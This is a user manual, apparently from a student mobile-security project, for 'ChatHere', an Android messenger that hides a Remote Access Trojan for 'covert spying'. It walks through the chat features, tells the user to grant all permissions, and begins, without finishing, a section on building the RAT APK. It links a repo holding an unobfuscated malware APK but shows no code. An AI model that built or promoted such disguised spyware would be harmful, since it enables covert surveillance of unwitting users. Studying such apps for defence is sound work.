
Dual-Faceted Mobile Communication: Balancing User Engagement with Covert Spying Operations in the ChatHere Application

User Manual

Version 1.0

02/04/2024

Table of Contents

- 1. Introduction 2
- 2. Getting Started (ChatHere Application) 3
 - 2.1 Navigating ChatHere Application Guide..... 3
 - 2.2 Creating Group Chat..... 13
- 3. Getting Started (Remote Access Trojan) 16
 - 3.1 Building Testing APK with respective IP 16
- 4. Troubleshooting & Support 19
 - 4.1 Error Messages..... 19
 - 4.1.1 APK Installation Errors..... 19
 - 4.1.2 The APK file is not working..... 19
 - 4.1.3 Certain Functions in the Command Console for malware are not working properly..... 19
 - 4.1.4 Connection is not established between the client and server. 19
 - 4.2 Frequently Asked Questions 19

1. Introduction

Welcome to the comprehensive guide for ChatHere, your go-to mobile communication application that seamlessly merges daily chatting needs with advanced security testing features. This manual serves as your roadmap to mastering both ChatHere's user-centric functions and the sophisticated testing capabilities of the embedded Remote Access Trojan (RAT) for security analysis.

With ChatHere, simplicity meets sophistication. You don't need to be a tech wizard to use its rich messaging features or navigate its robust testing toolkit. Whether you're sending a quick message, sharing a life update with friends, or conducting a detailed security test, ChatHere offers an intuitive interface that feels familiar from the start.

This document is your step-by-step tutorial, beginning with the basic operational guidelines for daily communication on ChatHere. It further delves into the technical setup for security professionals looking to harness the application's built-in RAT for controlled testing environments. You'll learn to build and connect a bespoke APK tailored to your testing needs, ensuring your platform's security posture is both resilient and responsive to potential threats.

The guide is split into user-friendly sections for easy navigation. It starts with getting your ChatHere app up and running, then sets up your environment for security testing, followed by a troubleshooting section to assist with common hiccups you might encounter along the way.

We've crafted this manual to be as straightforward and accessible as possible, breaking down complex procedures into simple steps. By the end of this guide, you'll be equipped with all the knowledge needed to maximize your experience with ChatHere, ensuring secure and smooth communications and possessing the know-how to test and fortify the application against potential vulnerabilities.

Let's embark on this journey towards seamless communication and impeccable security with ChatHere.

2. Getting Started (ChatHere Application)

ChatHere is designed for ease of use, ensuring that no specialized knowledge is required to effectively navigate and utilize the app. Follow this simple guide to get started.

Minimum Requirements

Android operating system: API 27, Oreo

Minimum storage space: 1GB

RAM: 2GB

Internet connectivity: Wi-Fi or cellular data


Ensure that you meet these requirements before installing the application.

2.1 Navigating ChatHere Application Guide

1. Download: Access the official ChatHere app via our GitHub repository at:

https://github.com/motorfireman/Final_MobSec_ChatApp

2. Install: Transfer the Original_Malware_NoObfuscation.apk file to your Android device and run the application.



3. Launch: Open ChatHere to view the Welcome Page.

Welcome to ChatHere





CONTINUE

4. Tap 'Continue' and agree to the Privacy Policy.
5. Input the following phone credentials:
 - a. Country Code: +65
 - b. Test Number: 1111 1111
 - c. OTP code: 123321

Enter your Phone number

You will receive 6 digits code to verify.
Standards rate may apply





OTP Verification

Enter the OTP sent to +6511111111

SG +65

1111 111 1

VERIFY

1

2


3

3

2

1

6. Permissions: Grant all requested permissions for full functionality.




7. Personalization: Enter a display name of your choice.

ChatHere

Any Name


8. Home Screen: Upon completion, you'll be directed to the main interface resembling popular messaging platforms for easy adaptation.




- Messaging: To begin a conversation, tap the blue icon. Select a contact from your call logs to start messaging.

There are no chats


Start new chat with your friends, by clicking the button at the bottom of the screen




- The existing contact list will pop up, and the user can choose any contact to communicate with.



11. The chat room behaves similarly to Telegram, WhatsApp, etc, for familiarity.




12. In the second bottom tab, users can share moments of their day by posting statuses or stories. They can also use the camera for videos or pen down their thoughts. Narratives will be shared with existing contacts, with viewer metrics available just like on Instagram.




13. Narratives will be shared with existing contacts, with viewer metrics available just like on Instagram.



14. The third tab allows for audio and video calls over data, connecting you seamlessly with friends and family.




15. Lastly, customize their ChatHere experience in the fourth tab, where they can adjust settings and profile preferences.




2.2 Creating Group Chat

1. Returning to the first tab, the user clicks the three-dotted icons at the top right to create groups, broadcast, or send invites.







2. After creating a new group, a chat group should appear on the list. Click on it, and a similar layout should appear below.



3. Inside a group chat, the same icon reveals group-specific options.



4. A similar layout will be shown below when you click on Group info.



5. The user can manage group info, assign admin roles, mute notifications, or leave the group as needed.

3. Getting Started (Remote Access Trojan)

The following documentation provides a detailed guide for setting up and deploying a controlled environment to test the project's malware mobile applications. It outlines a step-by-step process for building and using a test APK designed to simulate real-world application threats in a safe and authorized manner.

3.1 Building Testing APK with respective IP

1. Open the command prompt and navigate to the directory containing project files.
